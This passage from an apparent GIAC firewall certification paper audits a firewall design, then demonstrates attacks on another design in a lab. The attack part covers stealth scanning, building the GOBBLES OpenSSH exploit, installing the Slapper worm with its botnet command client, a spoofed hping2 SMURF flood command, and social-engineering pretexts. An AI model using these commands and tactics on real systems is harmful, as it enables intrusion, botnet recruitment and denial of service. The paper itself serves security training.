
proxy is the only host granted this type of access, proper auditing of the proxy logs will be necessary to ensure an acceptable level of security. A small portion of the windump trace follows:

```
16:23:35.247611 200.200.200.10.64545 > 200.200.200.9.9100: S
2416862789:2416862789(0) win 4096 (ttl 38, id 63078)
16:23:35.247834 200.200.200.9.9100 > 200.200.200.10.64545: R 0:0(0) ack 2416862790 win
0 (ttl 128, id 4721)
16:23:35.579810 200.200.200.10.61189 > 200.200.200.9.3456: S
3423335846:3423335846(0) win 4096 (ttl 38, id 7787)
16:23:35.579855 200.200.200.9.3456 > 200.200.200.10.61189: R 0:0(0) ack 3423335847 win
0 (ttl 128, id 4722)
16:23:35.581032 200.200.200.10.55650 > 200.200.200.9.1488: S
3423335846:3423335846(0) win 4096 (ttl 38, id 19435)
16:23:35.581059 200.200.200.9.1488 > 200.200.200.10.55650: R 0:0(0) ack 3423335847 win
0 (ttl 128, id 4723)
16:23:35.584361 200.200.200.10.54340 > 200.200.200.9.12345: S
3423335846:3423335846(0) win 4096 (ttl 38, id 26144)
16:23:35.584388 200.200.200.9.12345 > 200.200.200.10.54340: R 0:0(0) ack 3423335847
win 0 (ttl 128, id 4724)
```

The windump output confirmed that only SSH traffic was allowed, and that it was coming from the external address assigned to that host in the nat.conf:

```
16:20:37.449541 200.200.200.12.55376 > 200.200.200.9.22: S 3260651231:3260651231(0)
win 3072 (ttl 57, id 51211)
16:20:37.449807 200.200.200.9.22 > 200.200.200.12.55376: S 1197597465:1197597465(0)
ack 3260651232 win 16616 <mss 1460> (DF) (ttl 128, id 4720)
16:20:37.543472 200.200.200.12.55376 > 200.200.200.9.22: R 3260651232:3260651232(0)
win 0 (ttl 63, id 38175)
```

The following diagrams represent the approved and tested outbound access from the inside to the Internet:



Design Audit Analysis

Analyzing the results of these scans, the Information Technology group has a high level of confidence in the firewall rule set as presented in this document. Using freely accessible, open source scanning tools GIAC can analyze their security stance at any time to ensure compliance with corporate security policy. Through the use of tcpdump, netcat and nmap, as well as closely monitored logs on the firewalls and proxy servers, the GIAC security policy can be audited on short notice and completed within a reasonable timeframe.

Future audits of the environment may be performed at any time. It is recommended, however, that all logs and statistics on the firewall and on the Domino application server be analyzed to detect traffic trends. Audits should be performed during periods of low activity to avoid interfering with business transactions. Because ongoing audits must test personnel as well as technology, audit schedules should not be made public knowledge.

It will be required of GIAC engineers that future audits involving traffic over the Internet be performed with documented approval from the ISP or ISPs whose networks are involved. This has been mandated by GIAC's attorneys and senior management. It is highly recommended that senior management, having been informed of the timeframe, as well as risks to equipment and service, sign-off on all audits.

It is the opinion of the GIAC Information Technology group that, based on the efficiency of the above tests and having current procedures for restoring damaged systems, risks to security devices during an audit are low. However, risks to the Domino servers may be much higher, due to the intricacies of the application hosted. Proper auditing procedures for these servers must be designed and documented. These procedures are not a part of this document.

Finally, it should be noted that the GIAC computing infrastructure is an ever-changing environment. Future additions to augment security will include Network and Host-based Intrusion Detection Systems (NIDS and HIDS), as well as log monitors and alerting mechanisms, such as Swatch, for monitoring the combined syslogs. Patch management, which is taken seriously by the personnel at GIAC, will also be an important part of the overall health of the infrastructure.

Design under Fire


Firewalls and filters are two of the many components that make up a comprehensive security policy. Even with well-designed rules, high performance equipment and trained personnel, there is always a security risk associated with running a business connected to the Internet. The preceding documentation is designed to manage risk within an acceptable level, not to eliminate risk.

To demonstrate that a well designed security infrastructure is susceptible to attack and penetration, an alternate design considered by GIAC was attacked in three different ways. First, the firewall was attacked to determine if it could be compromised or taken offline. Second, a Denial of Service attack against the GIAC e-commerce environment was attempted from 50 compromised broadband (DSL) hosts. Finally, an attempt to compromise an internal host was made.

For this demonstration, we have chosen the design proffered by Peter Vestergaard as part of his GCFW certification. This document can be found at:

http://www.giac.org/practical/Peter_Vestergaard_GCFW.zip

The network diagram for this proposed solution:



According to the proposal, the GIAC firewall is built on RedHat Linux, using kernel version 2.4.18. The NetFilter (IPTables) kernel module is providing stateful packet filtering.

Attack 1 – Compromise Or Disable the Firewall

To attack the GIAC firewall, we need to uncover some information about the external network. The first area examined is the Internet domain registry to uncover host records and ip address assignments that have been allocated to GIAC. This could be performed using automated tools, such as MacAnalysis for Mac OS X or Sam Spade for Windows. What we are likely to uncover, however, is that their ISP, not GIAC, owns the IP addresses and the DNS records.

Next, we would query the registered DNS servers directly for host records and any other information available within the SOA (Start Of Authority) record. Again, we are unlikely to discover a great deal based on the information provided in the proposal. We would discover from our DNS query that the main web server is addressed as 1.1.1.2. This is also the address assigned to the MX record for email delivery. Either GIAC is using a multifunction server, hosting both web and email services, or the firewall is providing port forwarding. In either case, an nmap scan of the 1.1.1.2 address would be performed.

Note: For the purpose of this document, information available from the proposal was used to build a similar environment for attack and analysis. In cases where the supplied information was insufficient to determine the exact nature of hosts or expected results, probable results will be given and explained.

The nmap scan was performed using a slow timing policy to avoid alerting any intrusion detection systems. By sending packets at a reduced rate, detection based on 'packets per second' would be unlikely. This was

accomplished using the '-T paranoid' switch on the command line:

nmap –sS –P0 –T paranoid –v 1.1.1.2

The results of the scan revealed the following ports available:

Interesting ports on (1.1.1.2):
(The 1597 ports scanned but not shown below are in state: filtered)

Port	State	Service
22/tcp	open	ssh
25/tcp	open	smtp
80/tcp	open	http
443/tcp	open	https

These results do not provide conclusive evidence to support the premise that port forwarding is in use. There are other ways to determine if our theory is valid. By analyzing traffic to each of the open ports, we may be able to determine differences in the packet signature. Differences in the TTL and ip packet IDs could reveal the presence of multiple types of hosts.

The proposal by Mr. Vestergaard does not indicate the nature of the hosts within the DMZ. There are suggestions that this is primarily a Windows shop and that the database backend for the web server is a Microsoft SQL Server (port 1433 was mentioned for TCP connectivity). If all accessible hosts were Linux, many of these variations would not be seen.

We assumed that port forwarding was occurring, and so we directed our attack at the probable firewall host: 1.1.1.2. We must now determine what type of firewall is in use to narrow down our available attack tools. First, we attempted to use nmap to perform an OS fingerprint to determine the operating system in use:

nmap –O –vv 1.1.1.2

Unfortunately, that test was inconclusive. The open ports were actually forwarded to the DMZ hosts and all other packets were silently dropped. For our test, we had a Windows system, which was properly detected. Had we detected the presence of only one operating system, we would be tempted to that assume the firewall is based on a similar platform.

Our next step in the search for information is the Google newsgroup archives. The sharing of information within Internet newsgroups is one of the best resources available to a good technologist. Since the GIAC site appears well-configured, we will scan the newsgroup archives to see if the GIAC IT person asked questions regarding firewall implementation. We will search for giac.com, hoping that the questions would have been posed from a work email account. We will also search for occurrences of the public ip address (1.1.1.2).

Should we still fail to uncover the necessary information, we would need to perform some social engineering. Using contact information typically found on a company's corporate web site, we would call GIAC posing as a salesperson

for a major firewall company. We would hope to at least uncover the brand of firewall in use, and possibly a version. At this point, we should have enough information to determine that a recent build of Linux is in use, so we will direct our efforts at that platform.

Searching the web, we find a large number of exploits for newer versions of Linux. Due to the use of Linux kernel 2.4.18, as specified in the proposal, we are acting on the assumption that this is a RedHat 7.3 system. As an attacker, we would not have this information available, without uncovering this information in our newsgroup search or social engineering attempts. The popularity of RedHat makes it a plausible choice.

According to the Redhat web site: http://rhn.redhat.com/errata/rh73-errata-security.html , version 7.3 possesses 34 security issues. Unfortunately, only one of these presents an avenue for attack against our target firewall. The one possibility requires that the TCP port 22 that shows as available in the nmap scan is for management of the firewall itself. (According to the proposal, this is incorrect, but as an attacker we would not have this information.) Thus we will direct our attack at port 22.

This attack should be effective against many versions of Linux. Should our guess at the Linux version be wrong, we still have a chance of exploitation. The vulnerability is briefly mentioned in the RedHat service bulletin RHSA-2002:127-18[8], and a more detailed explanation of the issue is located on the OpenSSH web site[9]

Our attack was performed from an OpenBSD system using the exploit code found at:

http://packetstormsecurity.org/0207-exploits/sshutup-theo.tar.gz

According to the instructions in the OpenSSH exploit code, we needed to build a patched version of OpenSSH 3.4 with the exploit code in it:

```
host$ tar zxvf openssh-3.4p1.tar.gz
host$ cp ssh.diff openssh-3.4p1
host$ cd openssh-3.4p1
host$ patch < ssh.diff
host$ ./configure
host$ make ssh
```

When correctly compiled and executed, we see:

```
host$ ./ssh
GOBBLES SECURITY - WHITEHATS POSTING TO BUGTRAQ FOR FAME
OpenSSH 2.9.9 - 3.3 remote challenge-response exploit
#1 rule of ``ethical hacking'': drop dead

Usage: ssh [options] host
Options:
***** READ THE HOWTO FILE IN THE TARBALL *****
  -l user           Log in using this user name.
```

```
-p port       Connect to this port.  Server must be on the same port.
-M method     Select the device (skey or bsdauth)
              default: bsdauth
-S style      If using bsdauth, select the style
              default: skey
-d rep        Test shellcode repeat
              default: 10000 (with -z) ; 0 (without -z)
-j size       Chunk size
              default: 4096 (1 page)
-r rep        Connect-back shellcode repeat
              default: 60 (not used with -z)
-z            Enable testing mode
-v            Verbose; display verbose debugging messages.
              Multiple -v increases verbosity.
```

Next, we pointed our updated SSH client at the GIAC firewall. When our stock RedHat 7.3 OpenSSH server responded, we received:

```
host$ ./ssh -l root 1.1.1.2
[*] remote host supports ssh2
[*] server_user: root:skey
[*] keyboard-interactive method available
[x] bsdauth (skey) not available
Permission denied (publickey,password,keyboard-interactive).

host$ ./ssh -l root 1.1.1.2 -M skey
[*] remote host supports ssh2
[*] server_user: root
[*] keyboard-interactive method available
[x] skey not available
Permission denied (publickey,password,keyboard-interactive).
```

A tcpdump of the exchange appeared as:

```
11:39:46.304917 1.1.1.2.22 > 192.168.0.250.5392: P [tcp sum ok] 1:24(23) ack 1 win 5792
<nop,nop,timestamp 118430 254483136> (DF) (ttl 64, id 64442)
  0000: 4500 004b fbba 4000 4006 bca6 0101 0101      E..K?.??(..
  0010: c0a8 00fa 0016 1510 19d2 3524 6049 02c2      (.?.?$`I.
  0020: 8018 16a0 b131 0000 0101 080a 0001 ce9e      ... ±1.....?
  0030: 0f2b 1ac0 5353 482d 312e 3939 2d4f 7065      .+.?SH-1.99-Ope
  0040: 6e53 5348 5f33 2e31 7031 0a                  nSSH_3.1p1.

11:39:46.309979 192.168.0.250.5392 > 1.1.1.2.22: . [tcp sum ok] ack 24 win 17354
<nop,nop,timestamp 254483136 118430> (DF) (ttl 64, id 18170)
  0000: 4500 0034 46fa 4000 4006 717e c0a8 00fa      E..4F?q~(.?
  0010: 0101 0101 1510 0016 6049 02c2 19d2 353b      (......`I..?;
  0020: 8010 43ca f0dd 0000 0101 080a 0f2b 1ac0      ..C??......+.?
  0030: 0001 ce9e                                    ..?

11:39:46.312422 192.168.0.250.5392 > 1.1.1.2.22: P [tcp sum ok] 1:17(16) ack 24 win 17376
<nop,nop,timestamp 254483136 118430> (DF) (ttl 64, id 1009)
  0000: 4500 0044 03f1 4000 4006 b477 c0a8 00fa      E..D.?.´w(.?
  0010: 0101 0101 1510 0016 6049 02c2 19d2 353b      (......`I..?;
```

```
  0020: 8018 43e0 c9f2 0000 0101 080a 0f2b 1ac0     ..C?.......+.?
  0030: 0001 ce9e 5353 482d 322e 302d 474f 4242     ..?SSH-2.0-GOBB
  0040: 4c45 530a                                   LES.

11:39:46.312730 1.1.1.2.22 > 192.168.0.250.5392: . [tcp sum ok] ack 17 win 5792
<nop,nop,timestamp 118431 254483136> (DF) (ttl 64, id 64443)
  0000: 4500 0034 fbbb 4000 4006 bcbc 0101 0101     E..4?.??(..
  0010: c0a8 00fa 0016 1510 19d2 353b 6049 02d2     (.?.?;`I.?
  0020: 8010 16a0 1df7 0000 0101 080a 0001 ce9f     ... .?.....?
  0030: 0f2b 1ac0                                   .+.?

11:39:46.313612 1.1.1.2.22 > 192.168.0.250.5392: P [tcp sum ok] 24:512(488) ack 17 win
5792 <nop,nop,timestamp 118431 254483136> (DF) (ttl 64, id 64444)
  0000: 4500 021c fbbc 4000 4006 bad3 0101 0101     E...?.º?¨..
  0010: c0a8 00fa 0016 1510 19d2 353b 6049 02d2     (.?.?;`I.?
  0020: 8018 16a0 0a23 0000 0101 080a 0001 ce9f     ... .#.....?
  0030: 0f2b 1ac0 0000 01e4 0914 78db be0d 3d62     .+.?..?x?.=b
  0040: ec1a 52fe 2f75 3ea8 1896 0000 003d 6469     ??....=di
  0050: 6666 6965 2d68 656c 6c6d 616e 2d67 726f     ffie-hellman-gro
  0060: 7570 2d65 7863 6861 6e67 652d 7368 6131     up-exchange-sha1
  0070: 2c64 6966 6669 652d 6865 6c6c 6d61 6e2d     ,diffie-hellman-
  0080: 6772 6f75 7031 2d73 6861 3100 0000 0f73     group1-sha1....s
  0090: 7368 2d72 7361 2c73 7368 2d64 7373 0000     sh-rsa,ssh-dss..
  00a0: 004a 6165 7331 3238 2d63 6263 2c33 6465     .Jaes128-cbc,3de
  00b0: 732d 6362 632c 626c 6f77 6669 7368 2d63     s-cbc,blowfish-c
  00c0: 6263 2c63 6173 7431 3238 2d63 6263 2c61     bc,cast128-cbc,a
  00d0: 7263 666f 7572 2c61 6573 3139 322d 6362     rcfour,aes192-cb
  00e0: 632c 6165 7332 3536 2d63 6263 0000 004a     c,aes256-cbc...J
  00f0: 6165 7331 3238 2d63 6263 2c33 6465 732d     aes128-cbc,3des-
  0100: 6362 632c 626c 6f77 6669 7368 2d63 6263     cbc,blowfish-cbc
  0110: 2c63 6173 7431 3238 2d63 6263 2c61 7263     ,cast128-cbc,arc
  0120: 666f 7572 2c61 6573 3139 322d 6362 632c     four,aes192-cbc,
  0130: 6165 7332 3536 2d63 6263 0000 0055 686d     aes256-cbc...Uhm
  0140: 6163 2d6d 6435 2c68 6d61 632d 7368 6131     ac-md5,hmac-sha1
  0150: 2c68 6d61 632d 7269 7065 6d64 3136 302c     ,hmac-ripemd160,
  0160: 686d 6163 2d72 6970 656d 6431 3630 406f     hmac-ripemd160@o
  0170: 7065 6e73 7368 2e63 6f6d 2c68 6d61 632d     penssh.com,hmac-
  0180: 7368 6131 2d39 362c 686d 6163 2d6d 6435     sha1-96,hmac-md5
  0190: 2d39 3600 0000 5568 6d61 632d 6d64 352c     -96...Uhmac-md5,
  01a0: 686d 6163 2d73 6861 312c 686d 6163 2d72     hmac-sha1,hmac-r
  01b0: 6970 656d 6431 3630 2c68 6d61 632d 7269     ipemd160,hmac-ri
  01c0: 7065 6d64 3136 3040 6f70 656e 7373 682e     pemd160@openssh.
  01d0: 636f 6d2c 686d 6163 2d73 6861 312d 3936

  0010: 0101 0101 1510 0016 6049 02d2 19d2 3723     (......`I.??#
  0020: 8018 41f8 81d9 0000 0101 080a 0f2b 1ac0     ..A?.....+.?
  0030: 0001 ce9f 0000 0214 0b14 aca7 2081 26a7     ..?.....¬§ .&§
  0040: 4180 7ddf eaaf 24bf 47f9 0000 003d 6469     A.}?¯$¿G?di
  0050: 6666 6965 2d68 656c 6c6d 616e 2d67 726f     ffie-hellman-gro
  0060: 7570 2d65 7863 6861 6e67 652d 7368 6131     up-exchange-sha1
  0070: 2c64 6966 6669 652d 6865 6c6c 6d61 6e2d     ,diffie-hellman-
  0080: 6772 6f75 7031 2d73 6861 3100 0000 0f73     group1-sha1....s
  0090: 7368 2d72 7361 2c73 7368 2d64 7373 0000     sh-rsa,ssh-dss..
  00a0: 0066 6165 7331 3238 2d63 6263 2c33 6465     .faes128-cbc,3de
  00b0: 732d 6362 632c 626c 6f77 6669 7368 2d63     s-cbc,blowfish-c
```

```
00c0: 6263 2c63 6173 7431 3238 2d63 6263 2c61   bc,cast128-cbc,a
00d0: 7263 666f 7572 2c61 6573 3139 322d 6362   rcfour,aes192-cb
00e0: 632c 6165 7332 3536 2d63 6263 2c72 696a   c,aes256-cbc,rij
00f0: 6e64 6165 6c2d 6362 6340 6c79 7361 746f   ndael-cbc@lysato
0100: 722e 6c69 752e 7365 0000 0066 6165 7331   r.liu.se...faes1
0110: 3238 2d63 6263 2c33 6465 732d 6362 632c   28-cbc,3des-cbc,
0120: 626c 6f77 6669 7368 2d63 6263 2c63 6173   blowfish-cbc,cas
0130: 7431 3238 2d63 6263 2c61 7263 666f 7572   t128-cbc,arcfour
0140: 2c61 6573 3139 322d 6362 632c 6165 7332   ,aes192-cbc,aes2
0150: 3536 2d63 6263 2c72 696a 6e64 6165 6c2d   56-cbc,rijndael-
0160: 6362 6340 6c79 7361 746f 722e 6c69 752e   cbc@lysator.liu.
0170: 7365 0000 0055 686d 6163 2d6d 6435 2c68   se...Uhmac-md5,h
0180: 6d61 632d 7368 6131 2c68 6d61 632d 7269   mac-sha1,hmac-ri
0190: 7065 6d64 3136 302c 686d 6163 2d72 6970   pemd160,hmac-rip
01a0: 656d 6431 3630 406f 7065 6e73 7368 2e63   emd160@openssh.c
01b0: 6f6d 2c68 6d61 632d 7368 6131 2d39 362c   om,hmac-sha1-96,
01c0: 686d 6163 2d6d 6435 2d39 3600 0000 5568   hmac-md5-96...Uh
01d0: 6d61 632d 6d64 352c 686d 6163 2d73 6861   mac-md5,hmac-sha
01e0: 312c 686d 6163 2d72 6970 656d 6431 3630   1,hmac-ripemd160
01f0: 2c68 6d61 632d 7269 7065 6d64 3136 3040   ,hmac-ripemd160@
0200: 6f70 656e 7373 682e 636f 6d2c 686d 6163   openssh.com,hmac
0210: 2d73 6861 312d 3936 2c68 6d61 632d 6d64   -sha1-96,hmac-md
0220: 352d 3936 0000 0004 6e6f 6e65 0000 0004   5-96....none....
0230: 6e6f 6e65 0000 0000 0000 0000 0000 0000   none............
0240: 0000 0000 0000 0000 0000 0000             ............
```

Neither skey nor bsdauth authentication are enabled by default. This was required for our attack to succeed. This firewall (actually, the SSH server behind it) survived the attack, although we determined the version of the sshd daemon running on the system based on the tcpdump trace: OpenSSH_3.1p1.

Attack 2 – Denial of Service

Our second attack is intended to deny Internet access to the GIAC corporate web presence, preventing customers from reaching the e-commerce site. Two of the more common Denial of Service (DoS) attacks are SYN floods and SMURF attacks.

A SYN flood works by initiating a large number of TCP connections to a listening host from an invalid (spoofed) source address. When the host receives the initial SYN packet to begin a session, it typically reserves a small amount of memory buffer to track the connection attempt and then replies with a SYN-ACK packet. Until the initiating host replies with an ACK packet to complete the three-way handshake, or until a predefined timeout occurs, the receiving host will keep that buffer memory reserved, thus inaccessible to other connection requests. When the attacker sends a large number of SYN packets from one or more spoofed addresses, it is possible to exhaust the receiving host's memory buffer. This will prevent new connections until partial connections are timed out.

The SMURF attack takes advantage of misconfigured systems. The intent

is to send large amounts of traffic to consume all bandwidth, preventing legitimate traffic from passing through the attacked network. The SMURF attack is initiated by sending an echo request packet to a network broadcast address, causes all hosts on that network to respond with an echo reply. Spoofing the source address of the echo request, causes all echo replies to be sent to the spoofed address. This spoofed address will belong to the actual target.

In determining the type of attack to initiate, the following points were considered:

- SYN floods take advantage of a misconfiguration or weakness in the target.
- Most ip enabled systems have SYN flood mitigation options to reduce the effectiveness of SYN floods.
- Legitimate traffic must be completely blocked to fully prevent SYN flood attacks.
- SMURF attacks take advantage of misconfigurations in a third party's configuration.
- SMURF attacks can succeed even if the target does not allow ICMP (ping) traffic.

For the purposes of this paper, it has been determined that a SMURF attack, consuming the bandwidth of their Internet connection, stands the best chance of success at denying access to the GIAC network.

According to the access list in place on the Cisco 1720 router (access-list 100), GIAC is allowing ICMP echo requests through the border router. Because we will be sending ICMP echo *replies* to a host on the GIAC network, we are not concerned about the filtering of these packets, only that they can pass at least as far as the router. In this case, we can pass through the router for even more disruption.

Without knowledge of the router access lists, a traceroute to the web server would at least reveal the ip address of the external router interface. Pinging this interface successfully, we know that our attack can traverse their Internet connection. Two sites were found showing misconfigured networks to act as SMURF amplifiers:

http://www.netscan.org/lamers-r-us.html
http://www.powertech.no/smurf/

These sites list the networks and the number of possible hosts we can expect to use in our attack.

Assuming we have 50 broadband hosts to use in our attack and each of those hosts sent echo requests to only one of the misconfigured networks, the first 50 networks listed on netscan.org show that we have a potential of 1168 hosts to send echo replies back to the GIAC network! If we choose a packet size of 576 bytes, a safe size to avoid any fragmentation that may occur, it results in 672KB of traffic sent with each echo reply. We should be able to extend that further by increasing the traffic out of our controlled hosts, which are

likely to have a minimum outgoing bandwidth of 256Kb (32KB). In order to saturate the T1, which is likely used by GIAC (1.544 Mb or 192 KB), our broadband hosts need to send about 330 bytes per echo request – easily within the bandwidth limits of our DSL connections.

Our remaining challenge is to take over 50 hosts to generate our attack. Windows systems are typically targeted for this purpose due to the large installed based. We decide to use a recent exploit, bugtraq.c, also known as the Linux/Slapper-A worm, which targets Linux hosts.

This exploit takes advantage of unpatched Apache web servers using SSL security provided by mod_ssl. The Slapper worm exploits a buffer overflow in mod_ssl to create a C program in /tmp called bugtraq.c. This is then compiled using the gcc compiler, and launches it into memory. The resulting program listens on UDP port 2002 for commands. The buffer overflow in OpenSSL is documented in CERT Advisory CA-2002-23[10] and the exploit is discussed in CERT Advisory CA-2002-27[11]

Our intent is to scan the Internet looking for unpatched Linux hosts running Apache and SSL. It is our expectation that many of these systems, which typically belong to small businesses or computer hobbyists, will have highspeed, broadband Internet connectivity.

For demonstration purposes, we have built a RedHat Linux system (version 7.3) and compiled bugtraq.c, acquired from:

http://isc.incidents.org/exploitcode/bugtraq.c

It was installed by running the following command:

./bugtraq 200.200.200.10

An nmap UDP scan revealed the listener:

```
Initiating UDP Scan against  (200.200.200.10)
The UDP Scan took 31 seconds to scan 31 ports.
Adding open port 2002/udp
Interesting ports on  (200.200.200.10):
(The 30 ports scanned but not shown below are in state: closed)
Port       State      Service
2002/udp   open       globe
```

It took very little time for our host to begin searching the Internet for web hosts and uploading itself to those systems possessing the vulnerability. Once we captured our compromised hosts, we had them download our attack tools by remote control. This was done by running a client program to communicate with our Linux hosts. The client code is available as part of the pud exploit code, a precursor to the bugtraq.c, which is located at:

http://packetstormsecurity.org/distributed/pud.tgz

By compiling the pudclient.c code, we gave ourselves a user-friendly utility to send commands to our bugtraq hosts. The pudclient is run by pointing it at a running copy of bugtraq:
./bugtraq 127.0.0.1
./pudclient 127.0.0.1

And then using it to send commands. To see the commands available, we simply type **help**:

```
the commands are:
 *
 *              kill      kills the daemon
 *
 *              log       log output to file
 *
 *              bounce    adds a bounce
 *              close     closes a bounce
 *
 *              info      requests info
 *              list      lists the current servers
 *              sh        execs a command
 *
 *              udpflood  send a udp flood
 *              tcpflood  send a tcp flood
 *              dnsflood  send a dns flood
 *
 *              escan     scans hard drive for emails
```

We use the sh command to instruct our host to download a copy of hping:

sh <ip_of_compromised_host> : <command to get hping>

The method for downloading the file will depend on what tools are available on the host. We would typically look for tftp, netcat (nc) or wget, all of which may be installed with common Linux distributions.

The hping utility is designed for a wide assortment of network tests. For our purposes, we will make use of its ability to send echo requests from a spoofed address.

After visiting the GIAC web site to discover its ip address, we instruct our army of attackers to send spoofed pings to the SMURF amplifiers. Our spoofed source address will be that of the GIAC web server. Using the information from the hping manpage[12], we decide on the following command:

hping2 <amplifier-ip> –i u10000 –1 –d 540 –a 172.16.1.7

This command will be added to a shell script with looping code to control the duration of the attack. The duration of the attack would be based on our intentions. For our test, 1 minute is long enough to prove our point.

Sample output from tcpdump reveals the following ICMP traffic, in which 192.168.0.255 is our amplifying network:

```
17:50:07.504955 192.168.0.200 > 172.16.1.7: icmp: echo reply (DF) (ttl 255, id 0, len 568)
17:50:07.524955 172.16.1.7 > 192.168.0.255: icmp: echo request (ttl 64, id 19852, len 568)
17:50:07.524955 192.168.0.201 > 172.16.1.7: icmp: echo reply (DF) (ttl 255, id 0, len 568)
17:50:07.544955 172.16.1.7 > 192.168.0.255: icmp: echo request (ttl 64, id 56533, len 568)
17:50:07.544955 192.168.0.202 > 172.16.1.7: icmp: echo reply (DF) (ttl 255, id 0, len 568)
17:50:07.564955 172.16.1.7 > 192.168.0.255: icmp: echo request (ttl 64, id 7402, len 568)
17:50:07.564955 192.168.0.203 > 172.16.1.7: icmp: echo reply (DF) (ttl 255, id 0, len 568)
17:50:07.584955 172.16.1.7 > 192.168.0.255: icmp: echo request (ttl 64, id 52187, len 568)
17:50:07.584955 192.168.0.204 > 172.16.1.7: icmp: echo reply (DF) (ttl 255, id 0, len 568)
17:50:07.604955 172.16.1.7 > 192.168.0.255: icmp: echo request (ttl 64, id 46712, len 568)
```

At this point, a massive amount of traffic would be flooding the GIAC external network, passing through the Cisco router. Upon detection, GIAC's best option for recovery would be to contact their ISP. It is likely that the ISP could block the ICMP reply packets further upstream, where they have the bandwidth to handle the traffic.

Attack 3 – Compromise an Internal Host

To gain access to an internal host, more reconnaissance will be necessary. A large number of businesses use versions of Microsoft Windows for their desktop environment. We would like to prove is that our target uses Windows clients, and that there will be a chance to exploit them.

We decide to perform social engineering to gather the initial pieces of information. We will contact GIAC sales to find out what is required to become a regular customer. We will attempt to perform most of our contact through the use of email, preferably using a web-based email account, such as those provided by Yahoo or Hotmail, and use html formatting. One of our goals is to review the email headers to see if they reveal any platform information. For instance, the following email header gives us some of the information we seek:

```
Return-Path: <sales@giac.com>
Received: from salesdesktop (salesdesktop.internal.giac.com [10.0.0.62])
        by email.myhost.com (8.11.6/8.11.6) with SMTP id g8JEYuU04836
        for <attacker@myhost.com>; Thu, 19 Sep 2002 10:34:56 -0400
From: "Fred the Salesguy" <sales@giac.com>
To: "New Sales Lead" <attacker@myhost.com>
Subject: Thank you for your interest in GIAC
Date: Thu, 19 Sep 2002 10:28:55 -0400
Message-ID: <KMEOLICMLOCEKGGHKAFJEEFNCIAA.sales@giac.com>
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="----=_NextPart_000_002A_01C25FC7.5B7CEE80"
X-Priority: 3 (Normal)
X-MSMail-Priority: Normal
```

X-Mailer: Microsoft Outlook IMO, Build 9.0.2416 (9.0.2911.0)
